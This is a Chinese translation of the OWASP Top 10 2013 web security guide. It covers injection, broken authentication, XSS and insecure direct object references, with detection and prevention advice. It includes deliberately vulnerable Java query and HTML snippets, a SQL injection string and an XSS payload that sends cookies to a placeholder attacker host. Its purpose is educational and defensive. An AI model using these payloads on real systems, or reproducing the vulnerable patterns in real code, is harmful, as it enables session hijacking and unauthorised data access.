



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release



Creative Commons (CC) Attribution Share-Alike
Free version at <https://www.owasp.org>



关于 OWASP

前言

不安全的软件已经在破坏着我们的金融、医疗、国防、能源和其他重要网络架构。随着我们的数字化架构变得越来越复杂并相互关联，实现应用程序安全的难度也呈指数级增加。我们再也不能忽视象OWASP Top 10中所列出相对简单的安全问题。

Top 10项目的目标是通过找出企业组织所面临的最严重的风险来提高人们对应用程序安全的**关注度**。Top 10项目被众多标准、书籍、工具和相关组织引用，包括MITRE、PCI DSS、DISA、FTC等等。此版本的OWASP Top 10标记了该项目这十年来对于应用程序安全风险重要性认知的推广。OWASP Top 10最初于2003年发布，并于2004年和2007年相继做了少许的修改更新。2010年版做了修改以对风险进行排序，而不仅仅对于流程度。本次发布的2013年版也沿用了该方法。

我们鼓励各位通过使用此Top 10帮助您企业组织了解应用程序安全。开发人员可以从其他企业组织的错误中学习经验。而执行人员需要开始思考如何管理软件应用程序在企业内部产生的风险。

从长远来看，我们鼓励您创建一个与您的文化和技术都兼容的应用程序安全计划。这些计划可以是任意形式和大小，您还应该避免试图做在一些过程模型中规定的一切事。相反，利用您组织的现有优势并衡量什么对您的有用。

我们希望OWASP Top 10能有助于您的应用程序安全。如果有任何疑问、评论以及想法，请不要犹豫，立即通过公开的owasp-topten@lists.owasp.org或者私人的dave.wichers@owasp.org，与我们联系。

关于OWASP

开源web应用安全项目（OWASP）是一个开放的社区，致力于帮助企业组织开发、购买和维护可信任的应用程序。在OWASP，您可以找到以下免费和开源的信息：

- 应用安全工具和标准
- 关于应用安全测试、安全代码开发和安全代码审查方面的全面书籍
- 标准的安全控制和安全库
- [全球各地分会](#)
- 尖端研究
- [专业的全球会议](#)
- [邮件列表](#)

更多信息，请访问：<https://www.owasp.org>

所有的OWASP工具、文档、论坛和全球各地分会都是免费的，并对所有致力于改进应用程序安全的人士开放。我们主张将应用程序安全问题看作是人、过程和技术的问题，因为提供应用程序安全最有效的方法是在这些方面提升。


OWASP是一个新型组织。没有商业压力使得我们能够提供无偏见、实用、低成本的应用安全方面的信息。尽管OWASP支持合理使用商业的安全技术，但是OWASP不隶属于任何技术公司。和许多开源软件项目一样，OWASP以一种协作、开放的方式制作了许多不同种类的材料。

OWASP基金会是确保项目长期成功的非营利性组织。几乎每一个与OWASP相关的人都是一名志愿者，这包括了OWASP董事会、全球委员会、全球各地分会会长、项目领导和项目成员。我们用捐款和基础设施来支持创新的安全研究。

我们期待您的加入！

版权和许可

2003—2013 OWASP基金会©版权所有



本文档的发布基于Creative Commons Attribution ShareAlike 3.0 license。任何重复使用或发行，都必须向他人澄清该文档的许可条款。

简介

欢迎

欢迎阅读2013年版的OWASP Top 10！该版本在2010年版中新添加了一类风险，以涵盖更普遍、更重要的安全漏洞；并基于最新的流行程度数据，对一些风险重新排序。另外，该版本通过创建一类特定风险而引入了“组件安全”风险，并移除了2010年版中的A6“安全配置错误”风险。

2013年版的OWASP Top 10文档所基于的8个数据组由7家专业的应用安全公司提供，其中包括：4家咨询公司，3家工具或SaaS提供商（其中，1家提供静态工具，1家提供动态工具，1家两者都提供）。数据涵盖了来自上百家组织上千个应用，超过500,000个漏洞。Top 10在的所有项基于这些相关数据被挑选和排序，并与可利用性、可检测性和影响程度的一致评估相结合。

OWASP Top 10的首要目的是培训开发人员、设计人员、架构师、经理和企业组织，让他们认识到最严重的web应用程序安全漏洞所产生的后果。Top 10提供了防止这些高风险问题的基本方法，并提供了获得这些方法的来源。

警告

不要仅关注OWASP Top 10。正如在《OWASP开发者指南》和《OWASP Cheat Sheet》中所讨论的，能影响整个web应用程序安全的漏洞成百上千。这些指南是当今web应用程序开发人员的必读资料。而《OWASP测试指南》和《OWASP代码审查指南》则指导人们如何有效地查找web应用程序中的漏洞。这两本指南在发布OWASP Top 10的前版本时就已经进行了明显更新。

不断修改。此Top 10将不断更新。即使您不改变应用程序的任何一行代码，您的应用程序可能已经存在从来没有被人发现过的漏洞。要了解更多信息，请查看Top 10结尾的建议部分，“开发人员、验证人员和企业组织下一步做什么”。

正面思考。当您已经做好准备停止查找漏洞并集中精力建立强大的应用程序安全控制时，OWASP已经制作了《应用程序安全验证标准（ASVS）》指导企业组织和应用程序审查者如何去进行验证。

明智使用工具。安全漏洞可能很复杂并且藏匿在代码行的深处。查找并消除这些漏洞的最成本有效的方法就是配备好的工具的专家。

其他。在您的组织中，重点关注让安全成为组织文化的一部分。更多信息，请参见《开放软件保证成熟度模型（SAMM）》和《Rugged Handbook》。

鸣谢

感谢Aspect Security自2003年OWASP Top 10项目成立以来，对该项目的创始、领导及更新，同时我们也感谢主要作者：Jeff Williams和Dave Wichers。



我们也要感谢以下组织贡献了它们的漏洞数据用于支持该项目2013版的更新：

- [Aspect Security—Statistics](#)
- [HP—来自Fortify和WebInspect的Statistics](#)
- [Minded Security—Statistics](#)
- [Softtek—Statistics](#)
- [Trustware, SpiderLabs—Statistics](#)
- [Veracode—Statistics](#)
- [WhiteHat Security Inc.—Statistics](#)

另外，我们还要感谢为Top 10前版本做出共享的人员。如果没有他们的贡献，Top 10不可能成为现在这样。我们还要感谢为Top 10本版本做出显著内容贡献和花时间审阅的专家们：

- Adam Baso（Wikimedia Foundation）
- Mike Boberski（Booz Allen Hamilton）
- Torsten Giger
- Neil Smithline —（MorphoTrust USA）提供了Top 10的Wiki版，并提供了宝贵反馈意见

最后，我们感谢所有的翻译人员将Top 10翻译成不同的语言，帮助让OWASP Top 10对全世界的人们都可以更容易获得。

本中文版本的中文翻译组织与人员为：

- OWASP 中国大陆分会（由Rip领导）
- 2013年版OWASP Top 10中文项目组（陈亮、顾庆林、胡晓斌、李建蒙、王颖、王文君、杨天识、张在峰）

从2010版到2013版有什么改变？

应用程序安全的威胁情况不断改变。本次改变的关键因素是攻击者制造的最新进展、新技术发布带来的新缺陷和大量部署的综合系统。为跟上发展，我们周期性的更新OWASP Top 10。在本次2013年版本中，我们做了以下改变：

- 1) “失效的身份认证和会话管理”风险的排名，因我们数据组中的流行程度而得到提升。我们相信这可能是因为这一领域看起来比较困难，而不是因为这些因素真的越来越流行。这导致了A2与A3风险的位置互换。
- 2) “跨站请求伪造（CSRF）”风险从2010-A5下降至2013-A8。我们相信这是因为CSRF在OWASP Top 10中已经存在了6年，组织和开发人员已经足够重视该风险，从而使CSRF漏洞的数量在应用程序中大量减少。
- 3) 我们从2010年版OWASP Top 10中扩展了“没有限制URL访问”风险，以包含更多的信息：
+ 2010-A8 “没有限制URL访问”风险，现在成为2013-A7 “功能级访问控制缺失”风险，以包含所有功能级别的访问控制。有许多种方式明确哪种功能被访问，而不仅是URL。
- 4) 我们合并并扩展了2010-A7和2010-A9，形成了2013-A6 “敏感信息泄漏”风险：
— 该新风险是由2010-A7 “不安全的加密存储”风险和2010-A9 “传输层保护不足”风险合并，并添加了浏览器端的敏感数据风险。这个新的风险包含对由用户提供的敏感数据的敏感数据保护（而不是2013年版的A4和A7中包含的访问控制），在应用程序中发送并存储，并再次发送给浏览器。
- 5) 我们添加了2013-A9 “使用含有已知漏洞的组件”风险：
+ 该风险在2010-A6 “安全配置错误”风险中有所提及。但现在，在越来越多的开发过程中直接使用带有已知漏洞的组件部分，它因此成为了一类单独的风险。


OWASP Top 10 – 2010（旧版）	OWASP Top 10 – 2013（新版）
A1 — 注入	A1 — 注入
A3 — 失效的身份认证和会话管理	A2 — 失效的身份认证和会话管理
A2 — 跨站脚本（XSS）	A3 — 跨站脚本（XSS）
A4 — 不安全的直接对象引用	A4 — 不安全的直接对象引用
A6 — 安全配置错误	A5 — 安全配置错误
A7 — 不安全的加密存储—与A9合并成为➔	A6 — 敏感信息泄漏
A8 — 没有限制URL访问—扩展成为➔	A7 — 功能级访问控制缺失
A5 — 跨站请求伪造（CSRF）	A8 — 跨站请求伪造（CSRF）
<合并到A6 — 安全配置错误>	A9 — 使用含有已知漏洞的组件
A10 — 未验证的重定向和转发	A10 — 未验证的重定向和转发
A9 — 传输层保护不足	与2010年版中的A7合并成为2013年版中的A6

风险

应用程序安全风险

什么是应用程序安全风险？

攻击者可以通过应用程序中许多不同的路径方法去危害您的业务或者企业组织。每种路径方法都代表了一种风险，这些风险可能会，也有可能不会严重到值得去关注。



有时，这些路径方法很容易被发现并被利用，但有的则非常困难。同样，所造成危害的范围也从没有危害，到有可能完全损害您的整个业务。为了确定您的企业的风险，您可以结合其产生的技术影响和对企业的业务影响，去评估威胁代理、攻击向量和安全漏洞的可能性。总之，这些因素决定了全部的风险。

我有什么风险？

[OWASP Top 10](#)的重点在于为广大企业组织确定一组最严重的风险。对于其中的每一项风险，我们将使用基于[OWASP风险等级排序方法](#)的简单评级方案，提供关于可能性和技术影响方面的普遍信息。

威胁代理	攻击向量	漏洞普遍性	漏洞可检测性	技术影响	业务影响
应用描述	易	广泛	易	严重	应用/业务描述
	平均	常见	平均	中等	
	难	少见	难	小	

只有您了解您自己的系统环境和企业的具体情况。对于任何已知的应用程序，可能某种威胁代理无法实施相应的攻击，或者技术影响并没有什么差别。因此，您必须亲自评估每一种风险，特别是需要针对您企业内部的威胁代理、安全控制、业务影响等方面。我们将“威胁代理”作为“应用描述”，“业务影响”作为“应用/业务描述”，以说明这些依赖于您企业中应用的详细信息。

Top 10中风险的名称，有的来自于攻击的类型，有的来自于漏洞，而有的来自于所造成的影响。我们选择了最能准确反应出风险名称，并在可能的情况下，同时使用最为常用的专业名词来得到最高的关注度。

参考资料

OWASP资料

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

其他资料

- [FAIR Information Risk Framework](#)
- [Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

A1 – 注入

- 注入攻击漏洞，例如SQL，OS 以及 LDAP注入。这些攻击发生在当不可信的数据作为命令或者查询语句的一部分，被发送给解释器的时候。攻击者发送的恶意数据可以欺骗解释器，以执行计划外的命令或者在未被恰当授权时访问数据。

A2 – 失效的身份认证和会话管理

- 与身份认证和会话管理相关的应用程序功能往往得不到正确的实现，这就导致了攻击者破坏密码、密匙、会话令牌或攻击其他的漏洞去冒充其他用户的身份。

A3 – 跨站脚本 (XSS)

- 当应用程序收到含有不可信的数据，在没有进行适当的验证和转义的情况下，就将它发送给一个网页浏览器，这就会产生跨站脚本攻击（简称XSS）。XSS允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户转向至恶意网站。

A4 – 不安全的直接对象引用

- 当开发人员暴露一个对内部实现对象的引用时，例如，一个文件、目录或者数据库密匙，就会产生一个不安全的直接对象引用。在没有访问控制检测或其他保护时，攻击者会操控这些引用去访问未授权数据。

A5 – 安全配置错误

- 好的安全需要对应用程序、框架、应用程序服务器、web服务器、数据库服务器和平台，定义和执行安全配置。由于许多设置的默认值并不是安全的，因此，必须定义、实施和维护这些设置。这包含了对所有的软件保持及时地更新，包括所有应用程序的库文件。

A6 – 敏感信息泄漏

- 许多Web应用程序没有正确保护敏感数据，如信用卡，税务ID和身份验证凭据。攻击者可能会窃取或篡改这些弱保护的数据以进行信用卡诈骗、身份窃取，或者其他犯罪。敏感数据值得额外的保护，比如在存放或在传输过程中的加密，以及在与浏览器交换时进行特殊的预防措施。

A7 – 功能级访问控制缺失

- 大多数Web应用程序在功能在UI中可见以前，验证功能级别的访问权限。但是，应用程序需要在每个功能被访问时在服务器端执行相同的访问控制检查。如果请求没有被验证，攻击者能够伪造请求以在未经适当授权时访问功能。

A8 – 跨站请求伪造 (CSRF)


- 一个跨站请求伪造攻击迫使登录用户的浏览器将伪造的HTTP请求，包括该用户的会话cookie和其他认证信息，发送到一个存在漏洞的web应用程序。这就允许了攻击者迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是用户的合法请求。

A9 - 使用含有已知漏洞的组件

- 组件，比如：库文件、框架和其它软件模块，几乎总是以全部的权限运行。如果一个带有漏洞的组件被利用，这种攻击可以促进更为严重的数据丢失或服务器接管。应用程序使用带有已知漏洞的组件会破坏应用程序防御系统，并使一系列可能的攻击和影响成为可能。

A10 – 未验证的重定向和转发

- Web应用程序经常将用户重定向和转发到其他网页和网站，并且利用不可信的数据去判定目的页面。如果没有得到适当验证，攻击者可以重定向受害用户到钓鱼软件或恶意网站，或者使用转发去访问未授权的页面。



我是否存在注入漏洞？

检测应用程序是否存在注入漏洞的最好的办法就是确认所有解释器的使用都明确地将不可信数据从命令语句或查询语句中区分出来。对于SQL调用，这就意味着在所有准备语句（prepared statements）和存储过程（stored procedures）中使用绑定变量（bind variables），并避免使用动态查询语句。

检查应用程序是否安全使用解释器的最快最有效的方法是代码审查。代码分析工具能帮助安全分析者找到使用解释器的代码并追踪应用的数据流。渗透测试者通过创建攻击的方法来确认这些漏洞。

可以执行应用程序的自动动态扫描器能够提供一些信息，帮助确认一些可利用的注入漏洞是否存在。然而，扫描器并非总能达到解释器，所以不容易检测到一个攻击是否成功。不恰当的错误处理使得注入漏洞更容易被发现。

攻击案例

案例#1：应用程序在下面存在漏洞的SQL语句的构造中使用不可信数据：

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

案例#2：同样的，框架应用的盲目信任，仍然可能导致查询语句的漏洞。（例如：Hibernate查询语言（HQL））：

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

在这两个案例中，攻击者在浏览器中将“id”参数的值修改成‘or’1=’1。如：

<http://example.com/app/accountView?id=' or '1'=1>

这样查询语句的意义就变成了从accounts表中返回所有的记录。更危险的攻击可能导致数据被篡改甚至是存储过程被调用。

我如何防止注入漏洞？

防止注入漏洞需要将不可信数据从命令及查询中区分开。

1. 最佳选择是使用安全的，完全避免使用解释器或提供参数化界面的API。但要注意有些参数化的API，比如存储过程（stored procedures），如果使用不当，仍然可以引入注入漏洞。
2. 如果没法使用一个参数化的API，那么你应该使用解释器的具体的escape语法来避免特殊字符。[OWASP的ESAPI](#)就有一些escape例程。
3. 使用正面的或“白名单”的，具有恰当的规范化的输入验证方法同样会有助于防止注入攻击。但由于很多应用在输入中需要特殊字符，这一方法不是完整的防护方法。[OWASP的ESAPI](#)中包含一个白名单输入验证例程的扩展库。


参考资料

OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XML eXternal Entity \(XXE\) Reference Article](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

其他

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)



我存在会话劫持漏洞吗？

如何能够保护用户凭证和会话ID等会话管理资产呢？以下情况可能产生漏洞：

1. 用户身份验证凭证没有使用哈希或加密保护。 详见A6。
2. 认证凭证可猜测，或者能够通过薄弱的帐户管理功能（例如账户创建、密码修改、密码恢复，弱会话ID）重写。
3. 会话ID暴露在URL里（例如，URL重写）。
4. 会话ID容易受到会话固定（[session fixation](#)）的攻击。
5. 会话ID没有超时限制，或者用户会话或身份验证令牌特别是单点登录令牌在用户注销时没有失效。
6. 成功注册后，会话ID没有轮转。
7. 密码、会话ID和其他认证凭据使用未加密连接传输。 详见A6。

更多详情请见[ASVS](#)要求部分V2和V3。

我如何防止？

对企业最主要的建议是让开发人员可以使用如下资源：

1. 一套单一的强大的认证和会话管理控制系统。这套控制系统应：
 - a) 满足OWASP的[应用程序安全验证标准（ASVS）](#)中V2（认证）和V3（会话管理）中制定的所有认证和会话管理的要求。
 - b) 具有简单的开发界面。[ESAPI认证器和用户API](#)是可以仿照、使用或扩展的好范例。
2. 企业同样也要做出巨大努力来避免跨站漏洞，因为这一漏洞可以用来盗窃用户会话ID。 详见A3。

攻击案例

案例#1：机票预订应用程序支持URL重写，把会话ID放在URL里：

<http://example.com/sale/saleitems.jsessionid=2P0OC2JDPXM0OQSNDLPSKHJCJUN2JV?dest=Hawaii>

该网站一个经过认证的用户希望让他朋友知道这个机票打折信息。他将上面链接通过邮件发给他朋友们，并不知道自己已经泄露了自己的会话ID。当他的朋友们使用上面的链接时，他们将会使用他的会话和信用卡。

案例#2：应用程序超时设置不当。用户使用公共计算机访问网站。离开时，该用户没有点击退出，而是直接关闭浏览器。攻击者在一个小时后能使用相同浏览器通过身份认证。

案例#3：内部或外部攻击者进入系统的密码数据库。存储在数据库中的用户密码没有被加密，所有用户的密码都被攻击者获得。

参考资料

OWASP

完整的要求和资料，见[ASVS requirements areas for Authentication（V2） and Session Management（V3）](#)。

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

其他

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)



我存在XSS漏洞吗？

如果您不能确保发送给浏览器的所有用户提供的输入都经过了恰当的转义（escape），或者在这些内容被显示在页面之前您没有验证它们通过输入验证都是安全的。输出内容没有经过恰当的转义或验证，导致输入被视为浏览器中的动态内容。如果使用AJAX动态地更新页面内容，您是否使用了JavaScript中的安全API？不安全的JavaScript API、编码或验证同样可能被利用，导致XSS漏洞。

自动化工具能够自动找到一些跨站脚本漏洞。然而，每一个应用程序使用不同的方式生成输出页面，并且使用不同的浏览器端解释器，例如JavaScript, ActiveX, Flash, 和 Silverlight, 这使得自动检测变得很困难。因此，要想达到全面覆盖，必须使用一种结合的方式，在自动检测的基础上，同时采用人工代码审核和手动渗透测试。

类似AJAX的web2.0技术使得跨站脚本漏洞更难通过自动工具检测到。

我如何防止XSS？

防止XSS需要将不可信数据与动态的浏览器内容区分开。

- 最好的办法是根据数据将要置于的HTML上下文（包括主体、属性、JavaScript、CSS或URL）对所有的不可信数据进行恰当的转义（escape）。更多关于数据转义技术的信息见OWASP XSS Prevention Cheat Sheet。
- 使用正面的或“白名单”的，具有恰当的规范化和解码功能的输入验证方法同样会有助于防止跨站脚本。但由于很多应用程序在输入中需要特殊字符，这一方法不是完整的防护方法。这种验证方法需要尽可能地解码任何编码输入，同时在接受输入之前需要充分验证数据的长度、字符、格式、和任何商务规则。
- 更多内容请参考OWASP的AntiSamy或Java HTML Sanitizer项目。
- 考虑使用内容安全策略（CSP）来抵御整个网站的跨站脚本攻击。

攻击案例

应用程序在下面HTML代码段的构造中使用未经验证或转义的不可信的数据：

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

攻击者在浏览器中修改“CC”参数为如下值：

```
'<><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

这导致受害者的会话ID被发送到攻击者的网站，使得攻击者能够劫持用户当前会话。

请注意攻击者同样能使用跨站脚本攻破应用程序可能使用的任何跨站请求伪造（CSRF）防御机制。CSRF的详情情况见A8。


参考资料

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

其他

- CWE Entry 79 on Cross-Site Scripting



我存在漏洞吗？

检测一个应用程序是否存在不安全直接对象引用漏洞的最好办法，就是验证其所有的对象引用都具有适当的防御能力。要达到这一目的，可以考虑：

1. 对于**被保护**的资源的**直接**引用，应用程序是否未能验证用户有权限访问他们所请求的具体资源？
2. 如果该引用是**间接**引用，那么应用程序是否未能保证，该间接引用只能映射到授权给当前用户访问的直接引用的值。

对应用程序进行代码审查能快速验证以上方法是否被安全实现了。测试同样是找出直接对象引用以及确认它们是否安全的有效方法。然而，自动化工具通常无法检测到这些漏洞，因为它们无法识别哪些需要保护、哪些是安全或不安全的。

我如何防止？

要防止不安全的直接对象引用，需要选择一个适当的方法来保护每一个用户可访问的对象（如对象号码、文件名）：

1. **使用基于用户或者会话的间接对象引用。**这样能防止攻击者直接攻击未授权资源。例如，一个下拉列表包含6个授权给当前用户的资源，它可以使用数字1-6来指示哪个是用户选择的值，而不是使用资源的数据库关键字来表示。在服务器端，应用程序需要将每个用户的间接引用映射到实际的数据库关键字。OWASP的 [ESAPI](#) 包含了两种序列和随机访问引用映射，开发人员可以用来消除直接对象引用。
2. **检查访问。**任何来自不可信源的直接对象引用都必须通过访问控制检测，确保该用户对请求的对象有访问权限。

攻击案例

应用程序在访问帐户信息的SQL调用中使用未验证数据：

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query, ...);
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

攻击者能轻易在浏览器将“acct”参数修改成他所想要的任何账户号码。如果应用程序没有进行恰当的验证，攻击者就能访问任何用户的账户，而不仅仅是该目标用户的账户。

<http://example.com/app/accountInfo?acct=notmyacct>

参考资料

